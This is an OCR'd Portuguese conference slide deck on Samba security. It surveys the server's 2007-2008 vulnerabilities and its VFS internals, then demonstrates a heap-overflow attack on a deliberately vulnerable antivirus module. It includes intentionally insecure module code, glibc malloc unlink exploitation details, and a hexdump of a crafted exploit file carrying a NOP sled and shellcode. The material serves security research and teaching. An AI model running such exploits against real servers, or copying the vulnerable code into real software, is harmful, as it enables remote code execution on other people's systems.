
H2HC
APRESENTA

nerv
LABS

Hack into samba

Objetivo: adentrar nas entranhas do servidor samba tal como exemplificar, com um caso de módulo inseguro, técnicas de exploração de falhas.

Tópicos

- Histórico de Falhas (2007/2008)
- Compilação e Configuração
- Subsistemas e Estruturas Internas
- Exemplo de ataque (vfs_vuln.c)

Histórico de Falhas

Falhas publicadas em 2007 e 2008

Sobre o código

- 3.0.x: *parsing* e lógica do protocolo e SMB misturados...
- 3.2.x: trazer idéias da versão 4.x para o branch 3.0.x resultou no 3.2.x
- 4.0.x: código mais enxuto devido ao uso de IDL

Divulgação exemplar!

A divulgação e formato são concisos e transparentes... IMHO, um dos melhores em todos os projetos open sources que já pesquisei!

Samba Security Patches

Samba - Security Updates and Information - Iceweasel

File Edit View History Bookmarks Tools Help del.icio.us

http://us1.samba.org/samba/history/secur

Samba Security Releases

Date Issued	*Download*	*Known Issue(s)*	*Affected Releases*	*CVE ID #*	*Details*
27 August 2008	patch 1 for Samba 3.2.2 patch 2 for Samba 3.2.2	Wrong permissions of group_mapping.ldb	Samba 3.2.0 - 3.2.2	CVE-2008-3789	Announcement
29 May 2008	patch for Samba 3.0.29	Boundary failure when parsing SMB responses	Samba 3.0.0 - 3.0.29	CVE-2008-1105	Announcement
10 Dec 2007	patch for Samba 3.0.27a	Remote Code Execution in Samba's nmbd (send_mailslot())	Samba 3.0.0 - 3.0.27a	CVE-2007-6015	Announcement
15 Nov 2007	patch for Samba 3.0.26a	Remote Code Execution in Samba's nmbd	Samba 3.0.0 - 3.0.26a	CVE-2007-5398	Announcement
15 Nov 2007	patch for Samba 3.0.26a	GETDC mailslot processing buffer overrun in nmbd	Samba 3.0.0 - 3.0.26a	CVE-2007-4572	Announcement
11 Sep	patch for	Incorrect primary group assignment	Samba		

http://us1.samba.org/samba/ftp/patches/security/samba-3.2.2-CVE-2008-3789-2.patch

Samba Security Patches

Iceweasel

File Edit View History Bookmarks Tools Help del.icio.us

http://us1.samba.org/samba/ftp/patches/s

```
From b666d0a4b597218f5f5020bf36d80d84dcbf7259 Mon Sep 17 00:00:00 2001
From: Karolin Seeger <kseeger@samba.org>
Date: Wed, 27 Aug 2008 13:23:20 +0200
Subject: [PATCH] ldb: Fix permissions of new ldg files.

This one fixes together with 2eaf4ed62 bug #5715 and CVE-2008-3789.

Thanks to Steve Langasek <vorlon@debian.org> for reporting!

Karolin
---
 source/lib/ldb/common/ldb.c |    2 +-
 1 files changed, 1 insertions(+), 1 deletions(-)

diff --git a/source/lib/ldb/common/ldb.c b/source/lib/ldb/common/ldb.c
index e469c49..743711b 100644
--- a/source/lib/ldb/common/ldb.c
+++ b/source/lib/ldb/common/ldb.c
@@ -51,7 +51,7 @@ struct ldb_context *ldb_init(void *mem_ctx)
        }

        ldb_set_utf8_default(ldb);
-       ldb_set_create_perms(ldb, 0666);
+       ldb_set_create_perms(ldb, 0600);

        return ldb;
 }
--
1.5.4.4
```

Done

Sobre as falhas entre 2007 e 2008

12 falhas são listadas oficialmente, pode-se classificá-las em...

7 - REMOTE ARBITRARY CODE EXECUTION
4 - PERMISSION/PRIVILEGES PROBLEMS
1 - DENIAL OF SERVICE

Remote Code Execution

Sobre estas vulnerabilidades pode-se listar as seguintes técnicas..

- 3 Stack Overflow
- 2 Heap Overflow
- 1 Format String

Exploits Públicos

Exemplos de *exploits* amplamente públicados sobre estas falhas...

- crafted "samlogon" lead remote exec

http://www.milw0rm.com/exploits/4732

- lsa_io_trans_names Heap Overflow

http://risesecurity.org/framework3/modules/exploits/linux/samba/lsa_transnames_heap.rb

- WINS stack overflow

http://www.phrack.com/issues.html?issue=65&id=12

Compile e Configure

O início.

Compilando Samba 3.2.x

http://www.samba.org/samba/docs/man/Samba-HOWTO-Collection/compiling.html

```
SMB3_VERSION=3.2.4
SMB3_PATH=/usr/local/samba3

cd samba-$SMB3_VERSION
./configure \
    --prefix=$SMB3_PATH \
    --enable-developer \
    --enable-debug \
    --disable-pie

make && make install
```

Compilando Samba 4.0.x

http://www.samba.org/samba/docs/man/Samba-HOWTO-Collection/compiling.html

```
SMB4_VERSION=4.0.0-alpha4
SMB4_PATH=/usr/local/smb4

cd samba-$SMB4_VERSION
./configure \
    --prefix=$SMB4_PATH \
    --enable-developer \
    --enable-debug \
    --enable-dso

make && make install
```

--enable-developer & --enable-debug

- Habilita a compilação do código com símbolos necessários para depuração.

Contudo não é suficiente...

--disable-pie

- Em sistemas com espaço de endereçamento randomizado *-pie* permite realocação randômica do do binário, aumentando assim a dificuldade de ataques que possuem endereços de memória pré-calculados!
- No entanto, se habilitado, impossibilita uma depuração com gdb.

Possibilidades de Configuração?

- Tipos de servidores: *standalone*, *controler* (pdc, bdc...) e *member* (ad, nt4) de domínio.
- Modos de segurança: *share* e *user level*.

Não vamos entrar nesse mérito, okay? Daria pra fazer um curso de semanas e semanas...

Daemons e Programas

- nmbd, smbd, winbindd
- smbclient, smbget, nmblookup, smbtree...

Entranhas

Show me the code luke.

Samba subsystem modules

- **VFS**: *Virtual File System,*
- **RPC**: *Remote Procedure Call pipes,*
- **Passdb**: Base de dados de usuários,
- **Charset**: Conversão de *charsets,*
- **Idmap**: Mapear SIDs para UID e GID,
- **Auth**: Autenticação.

vfs_handle_struct

- Estrura principal dos módulos VFS

```
typedef struct vfs_handle_struct {
    struct vfs_handle_struct  *next, *prev;
    const char *param;
    struct vfs_ops vfs_next;
    struct connection_struct *conn;
    void *data;
    void (*free_data)(void **data);
} vfs_handle_struct;
```

(linha 607 em source/include/vfs.h)

connection_struct


```
typedef struct connection_struct {
    struct connection_struct *next, *prev;
    TALLOC_CTX *mem_ctx; // long-lived memory context
                         // for things hanging off this struct
    (...)
    char *user; /* name of user who *opened* this connection */
    uid_t uid;  /* uid of user who *opened* this connection */
    gid_t gid;  /* gid of user who *opened* this connection */
    (...)
```

(linha 618 em source/include/smb.h)

Idéia geral

- Interceptar chamadas open() identificando assim nome do arquivo almejado. Disparar uma varedura de vírus sobre este arquivo.

Visão Geral



open_wrapper(virii) {
vuln_execute(virii)
call_next_wrapper()
}
File Server
samba
VFS subsystem
vuln_server
filesystem
scan
call_scan(viri) {
result = popen("scan virri")
if result == "infected":
return FAIL_AUTHORIZATION
return SUCCESS
}
scan (virii) {
if (virii has "AAAA"))
return "infected"
else
return "clean"
}

Abrir **video.**

Detalhes de Implementação

vfs_vuln.c

```
static int vuln_open(vfs_handle_struct *handle,
  const char *fname, files_struct *fsp, int flag, mode_t md)
{
  int count, result = -1;
  count = snprintf(buf, SIZE, "open:%s:", fname);
  if (vuln_execute(buf, count) == 0) {
    result = SMB_VFS_NEXT_OPEN(handle, fname, fsp, flag, md);
  }
 return result;
}
```



vuln_server.py

```
def open(self):
  print ">> wait, scanning " + self.pad
  fout, fin = popen2.popen2("./scan <" + self.file)
  result = fout.readline()
  print ">> scan result = " +  result.rstrip()
  if result == "infected\n":
    print ">> blocked file!"
    return Result(FAIL_AUTHORIZATION)
  return Result(SUCCESS_TRANSPARENT)
```

scan.c

```
(...)
fread(p1, MAX_FILE_SIZE , 1, stdin);
if (strncmp(p1, "AAAA", 4) == 0)
  printf("infected\n");
else
  printf("clean\n");
(...)
```

malloc internal

```
void
public_fREe(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;        /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);

(...)

#define arena_for_chunk(ptr) \
  (chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr:&main_arena)

#define chunk_non_main_arena(p) \
               ((p)->size & NON_MAIN_ARENA)

#define heap_for_ptr(ptr) \
   ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))

(...)

  bck = unsorted_chunks(av); // returns .dtor adress
  fwd = bck->fd;
  p->bk = bck;
  p->fd = fwd;
  bck->fd = p;
  fwd->bk = p;

(...)
```

bom e velho unlink()

```
#define unlink(P, BK, FD) \
{                          \
  BK = P->bk;              \
  FD = P->fd;              \
  FD->bk = BK;             \
  BK->fd = FD;             \
}
```

f (binário)

```
$ hexdump f
0000000 4141 4141 4141 4141 0000 0000 0103 0000
0000010 0103 0000 0103 0000 0103 0000 0103 0000
0000020 0103 0000 0103 0000 0103 0000 9620 0804
0000030 9620 0804 9620 0804 9620 0804 9620 0804
*
0000400 9620 0804 4141 4141 4141 4141 4141 4141
0000410 4141 4141 4141 4141 4141 4141 4141 4141
*
00b5e90 a010 0804 a010 0804 a010 0804 a010 0804
*
00b6290 0ceb 9090 040d 0000 9090 9090 9090 9090
00b62a0 c92b e983 d9ee d9ee 2474 5bf4 7381 8713
00b62b0 e29e 83c6 fceb f4e2 45b6 85b1 f4d4 ace0
00b62c0 c6e1 276b 1e4a 9f71 a137 462f e7ce 9d1b
00b62d0 f6dd c69d 9f87 ae84 c296 a0a1 17d4 7603
00b62e0 cee1 95b3 7f0e 0ba1 cc07 e98a eda8 ae8a
00b62f0 fca8 a88b 7d0e 95b0 7f0e cd52 1e4a c6e2
00b6300 0000
00b6301
$
```

memory layout

```
-------------------------------------------------------------
|        prev_size (??)          |          size (0x0409)         |
-------------------------------------------------------------
|                 garbage (0x4141414141414141)                   |
-------------------------------------------------------------
|           mutex (0x00)         |     max_size (0x0103) x 8      |
|--------------------------------                                |
|                                                                |
|----------------------------------------------------------------|
|             (write to location) x 246  (0x08049620)            |
-------------------------------------------------------------
|                           0x41 x 1032                          |
-------------------------------------------------------------
|              (arena location ) x 256 (0x0804a010)              |
-------------------------------------------------------------
|     prev_size (0xEB0c9090)     |        size (0x40d)            |
-------------------------------------------------------------
|                    nop (0x9090909090909090)                    |
-------------------------------------------------------------
|                            SHELLCODE                           |
-------------------------------------------------------------
```

Abrir **video.**

Projetos baseados no Samba

Exemplificando.

samba-vscan & scanedonly

Diferença entre abordagens...

- **samba-vscan**: arquivos são varidos “on-demand”, quando o usuário solicita acesso ao arquivo. Logo arquivos muitos grandes podem gerar “timeouts”.
- **scanedonly**: apenas após serem varidos os arquivos podem ser exibidos.

Nota: ambos possuem interface com Clamav.

Samba Anti-Vírus

Projetos que buscam extender o samba a funcionalidade do samba implementando vareruda por vírus nos arquivos dos compartilhamentos...

Scannedonly Scalable Samba Anti-virus module - Iceweasel

File Edit View History Bookmarks Tools Help del.icio.us

http://olivier.sessink.nl/scannedonly/

Home
FAQ
Download

What is scannedonly?

Scannedonly is a samba VFS module that ensures that only files that have been scanned for viruses are visible and accessible to the end user.

Scannedonly was developed because of scalab
samba-vscan: high server loads when (the sar
often, and timeouts when large zip files were
doesn't have these problems, but it does intro
Choose the product that suits you best.

How does scannedonly work?

Scannedonly comes in two parts: a samba vfs
more) daemons. The daemon scans files. If a c
second file is created with prefix *.scanned:*. Th
looks if such a .scanned: file exists, and is nev
file. If this is the case, the file is shown to the
case, the file is not returned in any directory
opened. The samba vfs module will also tell th
file.

Done

OpenAntiVirus Project - Projects - Iceweasel

File Edit View History Bookmarks Tools Help del.icio.us

http://www.openantivirus.org/projects.php

Presentations

Donations

squid-vscan (virus scanning with squid)

squid-vscan allows to scan all traffic going through the popular Squid HTTP-Proxy for known viruses . It is a patch based on the work of Olaf Titz (SquidFilter). Kurt Huwig is currently working on a first proof-of-concept implementation with ScannerDaemon. You can read the documentation online

samba-vscan (on-access virus scanning with Samba)

samba-vscan is a proof-of-concept module for Samba, which uses the VFS (virtual file system) features of Samba 2.2.x/3.0 to provide an on-access Samba anti-virus. Of course, Samba has to be compiled with VFS support. It currently works with ClamAV (clamd/libclamav), FRISK F-Prot Daemon, F-Secure AV, H+BEDV AntiVir, Kaspersky AntiVirus, McAfee/NAI uvscan, mks32, OpenAntiVirus ScannerDaemon, Sophos Sweep, Symantec AntiVirus Engine (via ICAP) or Trend Micro. **The latest release is** 0.3.6b. If you're using Samba 3.0.25 (or later), please give 0.3.6c Beta5 a try. samba-vscan is maintained by Rainer Link.


samba-vscan is included in recent SUSE Linux / SUSE Linux Enterprise Server versions. Unofficial samba-vscan RPMs for SuSE Linux / SLES / UL1 can be found at SUSE's FTP server for Samba 2.2 / 3.0. SUSE ships samba-vscan since SUSE Linux 8.1 or so, RPMs for Mandrake Linux should be available and an eisfair package as well. samba-vscan is also in the FreeBSD ports collection. Some unofficial debs for Debian

Find: scan Next Previous Highlight all Match case

Done


Openchange & Samba4

"**mapiproxy** is an endpoint server for Samba4 which proxies ExchangeRPC traffic from MAPI clients (e.g. Outlook) to M$ Exchange Server (and back). It can act as a transparent proxy, for **hacking, monitoring** or **debugging** purposes or **modify traffic on the fly** and so provide new features..."



mapiproxy

“This project is originally based on dcerpc_remote.c code from Stefan Metzemacher (Samba4 trunk) and is released under GPLv3 or later. It creates a dynamic shared object file which is loaded into samba and uses the Samba configuration file (smb.conf) to set common options.”



Dúvidas

?

Referências

#samba-technical em irc.freenode.org

http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt
http://www.awarenetwork.org/etc/alpha/?x=4
http://olivier.sessink.nl/scannedonly/
http://www.openantivirus.org/projects.php
http://jelmer.vernstok.nl/publications/slides/samba-modules.pdf

"There is only information and those that can invoked it."

- Phantasmal Phantasmagoria